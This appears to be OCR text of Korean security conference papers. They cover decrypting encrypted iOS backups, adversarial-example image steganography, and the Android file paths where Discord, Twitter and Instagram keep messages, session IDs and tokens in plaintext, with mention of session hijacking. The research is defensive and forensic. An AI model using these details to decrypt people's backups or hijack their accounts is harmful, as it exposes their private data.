
2.1 백업 데이터 구성

iOS 백업 시 Info.plist Manifest.plist, Status.plist Manifest.db 파일과 다수의 백업 파일들이 생성된다[3]. Info.plist 파일에는 백업을 수행하고자 하는 기기에 대한 정보(백업 생성일자, 전화번호, 기기 이름, ICCID, IMEI, iOS 버

전 등)가 저장된다. Manifest.plist 파일에는 백업 데이터에 관련된 정보들이 저장된다. 저장되는 정보에는 설치된 애플리케이션 목록과 백업 암호화 적용 여부 등이 포함된다. Status.plist에는 백업이 성공적으로 수행되었는지 여부가 저장된다. Manifest.db는 생성된 백업 파일에 대한 정보가 저장되며, 백업 암호화를 적용한 경우 파일 암호화 키가 포함된다. 백업 파일들은 SHA-1 형태의 파일명을 가지고, '(백업 디렉터리)/(파일명 앞 2글자)/(파일명)' 에 위치한다. 이 파일명은 Manifest.db 파일에 기록된 해당 백업 파일의 데이터 분류(domain)와 파일 상대 경로 및 파일명(relativePath)를 조합하여 생성한다.

2.2 백업 암호화

백업 암호화를 적용할 경우 Manifest.db와 백업 파일들 모두가 암호화된다. 본 절에서는 오픈소스 iOS 백업 분석 도구인 'iOSBackup[4]'에서 분석한 내용을 토대로 백업 암호화 적용 과정에 대해 정리하였다.



[그림 1] 백업 파일 암호화 과정(CallHistory.storedata)

[그림 1]은 백업 파일 중 통화 기록이 담긴 파일(CallHistory.storedata)을 암호화하는 구조를 나타낸 것이다. 각 백업 파일은 서로 다른 파일 암호화 키(AES-256)로 암호화된다. 파일 암호화 키는 Key Wrap 알고리즘을 통해 여러 단계로 Wrap된다. 최종적으로 암호화에 사용되는 키들은 사용자가 입력한 백업 패스워드에 의해 보호되는 구조로 구성되어 있다.

Manifest.plist 파일에는 암호화 된 백업데이터를 복호화 하기 위한 키와 인자들이 저장된다. 암호화 된 Manifest.db 파일을 복호화하는 키와 Wrap 된 파일 암호화 키를 Unwrap 하기 위한 키백(KeyBag)이 포함되어 있다. 이 키와 키백은 사용자가 입력한 백업 패스워드로부터 유도된(Deriveted) 키에 의해 Wrap 되어 있다.

Manifest.db 파일 복호화 키와 키백을 Unwrap 하는 키는, 백업 패스워드에서 PBKDF2 알고리즘을 두 차례 사용하여 생성된다. 각 차례별로 다른 인자를 사용하며, 인자 값들은 Manifest.plist에 저장되어 있다. [표 1]은 각 단계별로 PBKDF2 알고리즘 인자를 정리한 표이다.

[표 1] 각 단계별 PBKDF2 인자

인자	1단계	2단계
Input	백업 패스워드	1단계 출력값
Psuedo Random Function	SHA-256	SHA-1
Iteration Count	10,000,000	10,000

파일 암호화 키는 Manifest.db 파일에 저장되어 있다. 이 키는 백업 키백에 포함된 클래스 키(Class Key)에 의해 Wrap되어 있다. 파일 복호화를 수행하기 위해선 키백에 복호화 된 클래스 키로 파일 암호화 키를 Unwrap 한 다음, Unwrap된 파일 암호화 키로 백업데이터를 AES256-CBC 모드로 복호화한다.

III. 실험

본 장에서는 백업 데이터 복호화 결과를 제시하고, 백업 암호화 적용 여부에 따라 생성되는 백업 데이터를 비교하는 실험을 수행하였다.

3.1 백업 데이터 복호화


2장에서 분석한 내용을 바탕으로 암호화 된 백업 데이터를 복호화 하는 코드를 작성하였다. 코드는 백업 암호화가 적용된 백업 데이터를 생성한 다음, 해당 백업 데이터를 복호화 하는 방식으로 동작한다.

백업 데이터는 iPhone X(A1901), iOS 14.4.2 기기에서 생성하여 복호화를 수행하였다. [그림 2]는 Manifest.db 파일의 복호화 이전과 복호화 이후 바이너리 값을 비교한 결과이다. 복호화 이후 파일 시그니처(SQLite format 3)가 출력되는 것을 확인할 수 있다.



[그림 2] Manifest.db 파일 복호화 결과 비교

[그림 3]은 CallHistory.storedata 파일(5a4935c78a5255723f707230a451d79c540d2741)의 복호화 결과이다. 해당 파일에는 통화 기록이 저장되며, 백업 암호화가 적용된 백업 데이터에서 확보할 수 있다. 복호화 후 'DB Browser for SQLite[6]' 도구를 통해 통화 기록을 확인할 수 있다.



[그림 3] CallHistory.storedata 복호화 결과

3.2 백업데이터 비교

실험은 최근 3년 내 출시된 iOS를 기준으로 진행하였으며, 실험을 수행한 기기와 iOS 버전은 [표 2]와 같다.

[표 2] iPhone 기기 및 iOS 버전

No.	iPhone 기종 (모델명)	iOS 버전 (세부버전)
1	iPhone 6 (A1586)	12 (12.5.2)
2	iPhone 8 (A1905)	13 (13.3.1)
3	iPhone X (A1901)	14 (14.4.2)

백업 암호화를 적용한 경우, 백업 암호화를 적용하지 않은 상태와 비교했을 때 데이터를 추가적으로 생성하는 것을 확인하였다. 추가적으로 확보된 주요 파일과 개수는 각각 [표 3]과 [표 4]와 같다.

[표 3] 백업 암호화 적용 시 추가되는 백업 파일 개수

	iOS 버전		
	12	13	14
생성 파일 개수	22	51	70

본 실험을 수행한 결과, 백업 암호화를 적용한 백업 데이터에서 더 많은 백업 파일들을 확보할 수 있었다. 또한 최신 버전의 OS 일수록 더 많은 데이터가 추가로 생성되는 것을 확인할 수 있었다.

IV. 결론

본 연구에서는 iOS 백업 암호화 원리를 분석하고, 백업 암호화를 적용한 백업 데이터에서 백업 파일들을 추가적으로 저장하는 것을 확인하였다. 추가적으로 기존 백업 분석 도구에서 파일 복호화 기능은 단일 파일로만 지원하고 있어 분석한 내용을 토대로 모든 백업 데이터를 복호화 할 수 기능을 구현하였다.

[표 4] 백업 암호화 적용 시 추가되는 주요 파일 목록

No.	파일경로	iOS 버전			설명
		12	13	14	
1	Health/healthdb_secure.sqlite	O	O	O	건강데이터
2	Health/healthdb.sqlite	O	O	O	건강데이터
3	Library/CoreDuet/People/interactionC.db	O	O	O	Handoff
4	Library/Maps/GeoHistory.mapsdata	O	O	O	지도
5	Library/homed/datastore.sqlite	O	O	O	HomeKit
6	Library/Safari/History.db	X	O	O	Safari 접속기록
7	Library/Safari/BroserState.db	X	O	O	Safari 접속내용
8	Library/CallHistoryDB/CallHistory.storedata	X	O	O	통화기록
9	Library/Maps/GeoCollections.plist	X	O	O	지도
10	Library/Maps/GeoPinnedPlaces.plist	X	O	O	지도
11	Library/PersonalizationPortrait/PPSQLDatabase.db	X	X	O	PersonalizationPortrait[6]
12	Health/Client/RelevanceEngine/Model/model.mdl	X	X	O	Relevance Engine

[참고문헌]

[1] libimobiledevice, https://libimobiledevice.org.

[2] Apple, “iPhone, iPad 또는 iPod touch의 백업 암호화에 관하여”, https://support.apple.com/ko-kr/HT205220.

[3] Epifani, M. and Stirparo, P., Learning iOS Forensics, Packt Publishing, United Kingdom, pp.123-131, 2016.

[4] iOS Backup, https://pypi.org/project/iOSbackup.

[5] mac4m6, “Guest Post by @bizzybarney! A Peek Inside the PPSQLDatabase.db Personalization Portrait Database”, http://www.mac4n6.com/blog/2020/6/2/guest-post-by-bizzybarney-a-peek-inside-the-ppsqldatabasedb-personalization-portrait-database

[6] DB Browser for SQLite, https://sqlitebrowser.org/

적대적 예제를 이용한 스테가노그래피 이미지

윤영여*, 심준석*, 김호원**
*부산대학교 (대학원생), **부산대학교 (교수)

A steganography image using adversarial examples

Young-Yeo Yun*, Jun-Seok Shim*, Ho-Won Kim**
*Pusan National University(Graduate student), **Pusan National University(Professor)

요 약

스테가노그래피란 이미지에 정보를 숨겨 관련 없는 사람이 이미지를 보았을 때, 정보가 은닉되었는지를 확인할 수 없게 하는 방법이다. 본 논문에서는 적대적 예제를 활용한 스테가노그래피 이미지 생성 기법을 제안한다. 적대적 예제는 심층신경망을 사용하는 분류 모델이 특정 클래스로 분류하도록 할 수 있다. 이 점을 스테가노그래피에 접목하여 이미지를 분리하고 각 이미지에 적대적 예제를 통해 메시지를 숨긴다. 실험을 위해 CNN 모델인 VGG19를 사용하였으며, MS COCO 데이터셋을 사용하였다. 각 이미지에 대해 4/16/64/256 비트 메시지를 은닉하여, 메시지 크기마다 생성한 스테가노그래피 이미지를 보여 시각적으로 이미지에 영향을 미치는 정도를 제시한다.

I. 서론

스테가노그래피란 이미지나 오디오 등의 미디어에 정보를 숨겨 관련 없는 사람이 미디어를 보았을 때, 은닉된 정보의 유무를 파악하지 못하게 하는 방법이다[1,2]. 암호와 스테가노그래피의 차이로, 암호는 숨기려는 정보에 대해 비밀키로 다른 사람이 정보를 파악하지 못하게 하는 것이 목적이라면, 스테가노그래피는 정보 자체를 은닉시키는 것이 목적이다.

최근 컴퓨터와 소프트웨어의 발달로 이미지 스테가노그래피 기법이 성장하고 있다[2]. 해당 방법은 사람이 구분할 수 있는 색에는 한계가 있다는 사실에 근거한 기법으로, 사람의 눈에 보이지 않는 비트 스트림을 이미지에 추가하여 특정 방법이 아닌 이상 은닉된 정보를 파악하지 못하게 하는 방법이다. 대표적으로 사용되는 이미지 스테가노그래피 기법으로는 픽셀의 LSB(Least Significant Bit) 삽입[1]이 있다. 이미지 픽셀에 정보의 이진 정보를 담은 LSB를 추가하여 정보를 은닉하는 방법이다. 많은 양의 데이터를 빠르고 간단하게 숨길 수 있고, 시각적으로 기존 이미지와 차이가 없도록 하는 방법이다.

CNN과 적대적 예제를 활용한 스테가노그래피 기술도 제안되었다[3]. CNN은 이미지의 특징과 패턴을 학습하여 입력되는 이미지를 특정 클래스로 분류한다. 적대적 예제는 사람의 눈으로는 관측할 수 없을 정도의 미세한 교란 신호를 입력 이미지에 추가해 CNN이 오분류를 일으키도록 만든다. [3]에서는 적대적 예제 기법으로 만든 다수의 이미지 속에 정보를 숨겨 놓으며, 이미지에 대한 CNN 모델의 출력으로부터 메시지를 추출하는 방법이다.

본 논문에서는 적대적 예제 기법으로 하나의 이미지에 교란 신호를 추가하여 정보를 은닉하고, CNN을 통해 숨겨진 정보를 파악하는 이미지 스테가노그래피 기법을 제안한다.

Algorithm 1: Steganography image generation - Class domain $C = [c_1, ..., c_k]$,

Input: Image I, the number of (h,w) grid n, Model F, Message $M = [m_1, ..., m_{n^2}]$
Output: S (steganography image)

$P = [p_1, ..., p_{n^2}] = \text{slice}(I, n)$
for p_i ***in*** P **do**
  for $iter \leftarrow 1$ ***to*** $max\_iteration$ **do**
    $c_j = F(p_i)$
    $loss = L(c_j, m_i)$
    optimize $min_{p_i} loss$
  end
end
$S = \text{assemble}(P, n)$

II. 스테가노그래피 이미지 생성 방법

인공지능 모델을 공격하는 방법 중 하나인 적대적 예제에서 사용하는 기법을 스테가노그래피에 적용하여 이미지에 메시지를 은닉하는 방법을 제시한다. 적대적 예제에 대한 연구 중 심층신경망을 사용하는 분류 모델을 오동작하게 하는 방법이 있다. 신중하게 조작한 이미지를 모델에 입력하였을 때, 분류 모델이 원하는 클래스로 분류하도록 할 수 있다. 이점을 스테가노그래피에 접목하여 이미지를 미세하게 조정하고 모델에 입력하면 원하는 메시지 값이 출력되도록 만든다.

스테가노그래피 이미지를 만드는 방법은 Algorithm 1과 같다. 높이가 H, 너비가 W인 이미지 I를 가로, 세로 n개로 잘라 크기가 $(H/n, W/n)$인 이미지 $p_i (i = 1, ..., n^2)$를 n^2개 만든다. 각 이미지 p_i를 모델 F에 입력하면 클래스 도메인 C에 속하는 클래스 c_j 를 출력한다. n^2 길이의 메시지 M을 이미지 I에 은닉하고자 할 때 I를 n^2개로 자른 p_i를 모델 F에 입력하여 각 이미지에 대한 출력 c_j가 m_i와 차이가 작아지는 방향으로 p_i를 최적화한다.




그림 1 메시지를 은닉하기 위한 최적화 횟수

III. 실험

본 논문에서는 이미지를 n^2개로 분리하고 각 이미지에 1비트 정보를 은닉하여 총 n^2비트의 랜덤 메시지를 숨긴 실험 내용을 제시한다. 실험에서 CNN 모델인 VGG19를 백본 네트워크로 사용하고 최종 출력을 1비트로 표현하기 위해 크기가 1인 완전 연결층에 시그모이드 활성화 함수로 구성된 이진 분류기를 사용한다. 실험을 위해 MS COCO 2017 검증 데이터셋 5000장의 이미지 중 무작위로 100장을 사용하였다. 그리고 COCO 데이터셋은 이미지의 너비, 높이가 145부터 640까지 다양하게 분포되어 있어 잘린 이미지가 VGG19에 입력이 가능하도록 가로세로 비율을 유지하며 최소 크기를 512로 조절하여 실험하였다. 최적화를 위해서 ADAM 알고리즘을 사용하였고 학습률은 0.01로 실험하였다.

3.1 메시지 길이에 따른 스테가노그래피 이미지 생성에 필요한 최적화 횟수

이미지 크기가 다른 100개의 이미지에 대해서 n^2비트 메시지를 모두 은닉하기 위한 최적화 횟수를 비교하였다. 그림 1은 스테가노그래피 이미지를 생성하면서 각 epoch마다 CNN 모델의 출력을 메시지와 비교하여 숨겨진 메시지의 비율을 이미지 100개에 대해서 평균 계산한 결과이다. 4비트부터 256비트까지 메시지를 전부 은닉할 수 있었고 메시지 길이가 커짐에 따라 완전 은닉까지 필요한 최적화 횟수가 커졌다. 또한 다수의 이미지에 같은 메시지를 은닉하였을 때 초기 은닉률이 랜덤과 동일한 0.5에 가까운 값을 가지는 것을 볼 수 있다.




그림 2 메시지 길이에 따른 교란 신호 크기



그림 3 메시지 길이에 따른 스테가노그래피 이미지

3.2 메시지 길이에 따른 교란 신호 크기 변화

이미지 크기가 다른 다양한 이미지에 대해서 4/16/64/256비트 메시지를 은닉하였을 때 원본 이미지에서 추가된 교란 신호의 크기 변화를 확인하였다. 그림 2는 모든 메시지가 은닉되었을 때, 이미지 100장에 대해서 각 이미지의 교란 신호 크기를 평균 계산한 결과이다. 그림 2를 보면 은닉하는 메시지량이 많을수록 더 많은 변동이 생기는 것을 볼 수 있다.

3.3 스테가노그래피 이미지 정성 평가

4비트부터 256비트까지 모든 메시지가 은닉되는 것을 확인하였고 교란 신호의 크기도 제시하였다. 교란 신호의 크기는 수치로 보았을 때 시각적으로 어느 정도 이미지에 영향을 미치는지 알 수 없기 때문에 실제 스테가노그래피 이미지를 제시한다. 그림 3은 은닉한 메시지 길이에 따른 스테가노그래피 이미지 예시다. 메시지 길이가 커질수록 이미지의 변화가 눈에 띄는 것을 볼 수 있다.

IV. 결론

본 논문에서는 적대적 예제 기법을 사용하여 스테가노그래피 이미지를 생성하는 방법을 제안하였다. 4비트부터 256비트까지 메시지를 전부 1개의 이미지에 은닉할 수 있었고 메시지 크기가 커짐에 따라 최적화 횟수와 교란 신호의 크기도 커짐을 보였다. 또한, 실제 생성한 스테가노그래피 이미지를 제시하여 메시지를 은닉하기 위해 이미지에 어느 정도 영향을 미치는지 보였다. 앞으로의 연구에서는 교란 신호의 크기를 줄이고 디지털 환경에 더 적합하도록 이미지의 크기가 변하거나 다른 노이즈가 추가되더라도 메시지를 은닉할 수 있는 방법이 필요하다. 또한 1개의 이미지에 더 많은 메시지를 은닉할 수 있는 새로운 방법도 연구되어야 한다.

ACKNOWLEDGMENT

이 논문은 국토교통부의 스마트시티 혁신인재육성사업으로 지원되었습니다.

[참고문헌]

[1] 이재훈, 김찬란, 이상화, and 박종일. “영상 스테가노그래피의 개념과 판별.” 방송공학회 논문지 23.4 (2018): 462-473.

[2] 김영실, and 박성진. “정보은닉을 위한 스테가노그라피와 DRM.” 인터넷 정보학회지 4.1 (2003): 30-36.

[3] Salah Ghamizi, Maxime Cordy, Mike Papadakis, and Yves Le Traon. Adversarial Embedding: A robust and elusive Steganography and Watermarking technique. (2019). arXiv:1912.01487

SNS 애플리케이션 아티팩트 기반 보안 위협 분석

송유래*, 정해선**, 곽진***

*아주대학교 사이버보안학과

**아주대학교 AI융합네트워크학과, 정보보호응용및보증연구실

***아주대학교 AI융합네트워크학과, 사이버보안학과

Analysis on Security Threats of SNS Application based on Artifacts

Yu-Rae Song*, Hae-Seon Jeong**, Jin Kwak***

*Department of Cyber Security, Ajou University

**ISAA Lab., Department of AI Convergence Network, Ajou University

***Department of AI Convergence Network, Department of Cyber Security, Ajou University

요 약

SNS(Social Networking Service) 애플리케이션이 각종 커뮤니케이션 기능을 제공함에 따라 일상에서의 사용 빈도가 증가하고 있다. 이때 애플리케이션 사용 과정에서 모바일 기기는 디렉터리나 DB(DataBase)에 사용 히스토리, 캐시 등 애플리케이션 사용 결과 생성된 다양한 아티팩트를 저장하는데, 이에 따라 아티팩트 내에 저장된 민감 정보나 신상정보를 악용한 보안 위협이 발생 가능하다. 따라서 본 논문에서는 이와 같은 보안 위협에 대응하기 위해 포렌식을 활용하여 아티팩트를 분석하고, 이에 기반하여 발생 가능한 보안 위협을 분석하고자 한다.

I. 서론

SNS를 활용한 소통이 증가함에 따라 이에 대한 수요가 지속적으로 증가하고 있으며 스마트폰, 태블릿 등의 모바일 기기의 보급이 확산됨에 따라 일상에서 모바일 기기를 통한 SNS 애플리케이션 활용이 증가하고 있다.

모바일 기기는 SNS 애플리케이션 활용 결과 생성된 정보를 디렉터리나 DB 등에 저장하는데, 사용자가 송수신한 메시지, 계정 생성 시 활용한 신상정보 및 민감 정보가 아티팩트 내 평문 형태로 저장된다. 이로 인해 공격자가 물리적으로 모바일 기기를 획득하였을 경우, 루팅을 통해 아티팩트를 분석한 뒤 개인정보를 탈취하여 악의적으로 활용하는 보안 위협이 발생 가능하다. 따라서 이에 대비하기 위해 포렌식을 통해 아티팩트를 수집하고 이를 기반으로 보안 위협을 분석할 필요가 있다.

이를 위해 2장 관련 연구에서 아티팩트 및 모바일 애플리케이션의 아티팩트 수집 기법을 분석하고, 3장에서는 D사, T사 그리고 I사 SNS 애플리케이션의 아티팩트를 분석한다. 다음으로 4장에서 발생 가능한 보안 위협을 분석하고 5장에서 결론을 맺는다.

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (No. 2021R1A2C2011391).

II. 관련 연구

2.1 아티팩트

아티팩트란 소프트웨어를 활용하면서 생성되는 정보를 의미하며, 디지털 포렌식의 종류 및 대상 기기에 따라 캐시, 쿠키, 로그, DB, XML(eXensible Markup Language) 등의 파일 형태로 나타난다. 이때 아티팩트를 분석함으로써 소프트웨어 생성 시 저장된

사용자명, 위치 정보, 이메일 등 사용자 행위 및 관련 정보를 수집할 수 있다.

2.2 모바일 애플리케이션 아티팩트 수집 기법

안드로이드 OS(Operating System) 환경에서는 루팅을 통해 관리자 권한을 획득한 후에 DB 파일 및 디렉터리 내 각종 파일을 추출함으로써 아티팩트를 수집할 수 있다. 이에 대하여 파일 분석 도구를 활용하여 아티팩트 내 각종 정보를 확인할 수 있다[1].

아티팩트가 정형화된 파일 형태로 저장되지 않은 경우에는 파일 내부 정보를 확인할 수 있는 도구인 헥사 뷰어를 통해 각종 정보를 확인할 수 있다[2].

또한, 삭제된 파일의 경우에도 SQLite 레코드 복구 기법, ext4 파일 시스템 비할당 영역 카빙 등의 기법을 활용하여 아티팩트를 수집할 수 있다[1].

본 논문에서는 해당 아티팩트 수집 기법을 활용하여 수집된 SNS 애플리케이션의 아티팩트를 분석한다.

III. SNS 애플리케이션 아티팩트 분석

본 장에서는 안드로이드 OS 환경에서 D사, T사, I사 애플리케이션의 아티팩트를 분석한다.

3.1 D사 애플리케이션 아티팩트 분석

D사 애플리케이션은 VoIP(Voice over Internet Protocol) 기반 응용 소프트웨어로, 동일 채널 사용자 간 각종 커뮤니케이션을 지원한다. D사 애플리케이션의 아티팩트 분석 결과, <표 1>과 같이 개인정보, 메시지 관련 정보, 통신 채널 서버 정보 등의 유의미한 정보를 평문 형태로 확인할 수 있다.

STORE_CHANNELS_PRIVATE_V* 파일에는 연락처에 있는 사용자의 ID가, STORE_MESSAGE_CACHE_V* 파일에는 발신자 ID, 메시지 내용, 메시지 송수신 시간, 메시지 내 URL(Uniform Resource Locator)이 저장된다. STORE_GUILDS_V* 파일에는 통신 서버명, 서버 생성 날짜, 서버 위치가 저장되며, STORE_USERS_ME_V* 파일에는 사용자 이메일 주소, 사용자명이 저장된다. 그리고 com.discord_preferences.xml 파일에는 가입 시 사용된 사용자 이메일 주소와 사용자 ID가 저장되고 prefsSessionDurable.xml 파일에는 사용자 이메일 주소가 저장된다[2].

<표 1> D사 애플리케이션 아티팩트

File	File Path	Collected Data
STORE_CHANNELS_PRIVATE_V*	/data/data/com.discord/files	User ID in Contact
STORE_MESSAGE_CACHE_V*		Sender ID, Content of Message, Time of Message Sending/Receiving, Attached URL
STORE_GUILDS_V*		Communication Server, Creation Date of Server, Location of Server
STORE_USERS_ME_V*		User Email Address, User Name
com.discord_preferences.xml	/data/data/com.discord/shared_prefs	User Email Address, User ID
prefsSessionDurable.xml		User Email Address

3.2 T사 애플리케이션 아티팩트 분석

T사 애플리케이션은 트윗(Tweet)이라는 단문 메시지를 생성하여 유포할 수 있는 메신저로[3], 상대의 활동을 보여주는 팔로우(Follow), DM(Direct Message) 등의 기능을 지원한다[4]. T사 애플리케이션의 아티팩트 분석 결과, <표 2>와 같이 사용자 계정 관련 정보, 주고받은 DM 정보, 작성한 트윗 정보 등 사용자의 신상정보 및 민감 정보 등의 개인정보를 평문 형태로 확인할 수 있다.

[userID]-3.db 파일의 users 테이블에는 사용자 계정 정보, 사용자가 올린 트윗 정보 등이 저장된다. message 테이블에는 사용자가 주고받은 DM 관련 정보가 저장되며, statuses 테이블에는 사용자의 트윗 관련 정보가 저장된다[1].

<표 2> T사 애플리케이션 아티팩트

File	File Path	Table	Collected Data
[userID]-3.db	/data/data/com.twitter.android/database/	users	User ID, Nickname, Location, Follwer/Following, Number of Tweets, Creation Date of Profile, Updating Time, Friend's Status
		message	Content of DM, Sending Time of DM
		statuses	User ID, Content of Tweet, OS Information, Time of Tweet

3.3 I사 애플리케이션 아티팩트 분석

I사 애플리케이션은 온라인 사진 공유 등의 서비스를 제공하는 SNS로, 해시태그, DM 등의 기능을 지원한다[3]. I사 애플리케이션의 아티팩트 분석 결과, <표 3>과 같이 DM 관련 정보, 사용자 활동 정보, 갤러리 정보, 네트워크 정보 등을 평문 형태로 확인할 수 있다.

direct.db 파일에는 다른 사용자들과 송수신한 DM 내용, DM 전송 시각, 송수신자, 사용자의 DM 최종 확인 시간 등 DM 관련 정보가 저장된다.

Cookies 파일에는 통신 시 활용된 세션의 ID인 sessionid, 서버에서 부여받은 사용자 고유 번호인 user_id, 각종 Token 정보 등 통신에 필요한 사용자 정보가 저장된다.

Web data 파일에는 프로필 정보, 이메일, 위치 정보, 핸드폰 번호, 신용카드 정보 등이 저장된다.

cache와 files 디렉터리에는 업로드된 게시물 관련 정보가 저장되며, images 디렉터리에는 애플리케이션 메인에 올린 이미지 파일들이 저장되고, shared_prefs 디렉터리에는 태그 내용, 팔로잉 여부 등의 정보가 XML 파일 형태로 저장된다[5].

<표 3> I사 애플리케이션 아티팩트

File	File Path	Collected Data
direct.db	/data/data/com.instagram.android/databases/direct.db	Content of DM, Sender, Receiver, Sending Time of DM
Cookies	/data/data/com.instagram.android/app_webview/cookies	sessionid, user_id, Token Information
Web data	/data/data/com.instagram.android/app_webview/Web Data	Profile Information, Email, Phone Number
cache	/data/data/com.instagram.android/cache	Uploaded Image on Feed
files	/data/data/com.instagram.android/files	Edited Image, Temporary Saved Image
images	/data/data/com.instagram.android/images	Profile Image, Posted Image, Thumbnail of Video
shared_prefs	/data/data/com.instagram.android/shared_prefs	Tag, Following Status, Timestamp, F Company Account

IV. SNS 애플리케이션 보안 위협

본 장에서는 3장에서 분석한 아티팩트를 기반으로 SNS 애플리케이션의 보안 위협을 분석한다.

4.1 개인정보 유출

SNS 애플리케이션의 아티팩트 분석 결과 평문 형태로 저장된 신상정보 및 민감 정보 등의 개인정보를 확인할 수 있다. 따라서 공격자가 모바일 기기를 획득하여 개인정보를 수집함으로써 기기 소유자의 사생활이 노출될 수 있다. 아래 <표 4>는 SNS 애플리케이션별 유출 대상 개인정보의 세부 내용이다.

<표 4> 유출 대상 개인정보

Application	Artifact	Information
D Company	STORE_MESSAGE_CACHE_V*	Personal Information from Message
	STORE_USERS_ME_V*	Personal Information
T Company	[userID]-3.db	Personal Information from DM, User Account, User Sensitive Information
I Company	direct.db	Personal Information from DM
	Web data	Account, Personal Information
	shared_prefs	User Sensitive Information

4.2 개인정보를 활용한 2차 공격

평문 형태로 저장된 <표 5>의 개인정보를 악용하여 공격자는 피싱, 스미싱 등의 공격을 수행할 수 있다.

<표 5> 2차 공격 시 활용 가능 정보

Application	Artifact	Available Data
D Company	com.discord_preferences.xml	User Name, User ID, Email
	prefsSessionDurable.xml	
	STORE_USERS_ME_V*	
T Company	[userID]-3.db	User ID
I Company	Web data	Email, Location, Phone Number, Credit Card Information
	images	Profile Image

4.3 통신 네트워크 장애

<표 6>과 같이 평문으로 저장된 통신 서버명, sessionid, Token 등을 활용하여 공격자는 통신 서버를 공격하여 서비스의 가용성을 침해하는 DoS(Denial of Service) 공격을 수행할 수 있다. 또한, sessionid와 Token을 이용하여 Session Hijacking 공격을 수행할 수 있으며, 탈취한 세션의 트래픽을 스니핑 하거나 스푸핑 공격을 수행할 수 있다.

<표 6> 네트워크 공격 시 활용 가능 정보

Application	Artifact	Available Data
D Company	STORE_GUILDS_V*	Communication Server, Creation Date of Server, Location of Server
I Company	Cookies	sessionid, Token Information

V. 결론

본 논문에서는 SNS 애플리케이션에 해당하는 D사, T사, I사 애플리케이션의 아티팩트를 기반으로 발생 가능한 보안 위협을 분석하였다. 이를 통해 SNS 애플리케이션에 대하여 발생 가능한 보안 위협을 예측하여 대비할 수 있다. 향후에는 보안 위협에 대한 대응기법을 연구할 계획이다.

[참고문헌]

[1] 류기환, 이상진, “트위터 사용 흔적 분석에 관한 연구”, 디지털포렌식연구, 제 8권, 제 2호, Dec. 2014.

[2] 신수민, 박은후, 김소람, 김종성, “디지털 포렌식 관점에서의 Slack 및 Discord 메신저 아티팩트 분석”, 한국디지털콘텐츠학회논문지, 제 21권, 제 24호, Apr. 2020.

[3] 정창준, “SNS 광고의 속성인식과 구전의도 비교연구 - 페이스북, 인스타그램, 카카오스토리, 트위터를 중심으로”, The Journal of the Convergence on Culture Technology, 제 6권, 제 2호, May. 2020.

[4] H. Kwak, C. Lee, H. Park, Sue Moon, “What is Twitter, a Social Network or a News Media?”, International World Wide Web Conference Committee, Apr. 2010.

[5] 서승희, 김역, 이창훈, “디지털 포렌식 관점에서의 인스타그램 사용자 행위 분석”, 정보보호학회논문지, 제 28권, 제 2호, Apr. 2018.

사진 및 동영상 은닉/암호화 특정 애플리케이션 분석*

최용철*, 김기윤*, 김종성**

국민대학교 (대학원생)*, (교수)**

Analysis of Photo and Video Hiding/Encryption Specific Application

YongCheol Choi*, GiYoon Kim*, JongSung Kim**

Kookmin University (Graduate Student)*, (Professor)**

요 약

사용자 인증을 통해 암호화 및 은닉된 데이터에 접근할 수 있는 애플리케이션을 이용하여 범죄에 악용하는 경우가 있다. 본 논문에서는 데이터 암호화 및 은닉 애플리케이션인 Calculator - Photo Vault & Video Vault hide Photos 애플리케이션을 분석했다. Calculator는 고정된 데이터와 자체적으로 제작한 해시함수를 활용하여 주요 정보를 암호화해 저장했다. 본 논문에서는 데이터 은닉 및 암호화에 관련된 모든 과정을 밝혀냈으며 애플리케이션의 데이터베이스를 분석했다. 이를 통해 은닉 및 암호화된 데이터의 원본데이터 획득방안을 제시한다.

I. 서론

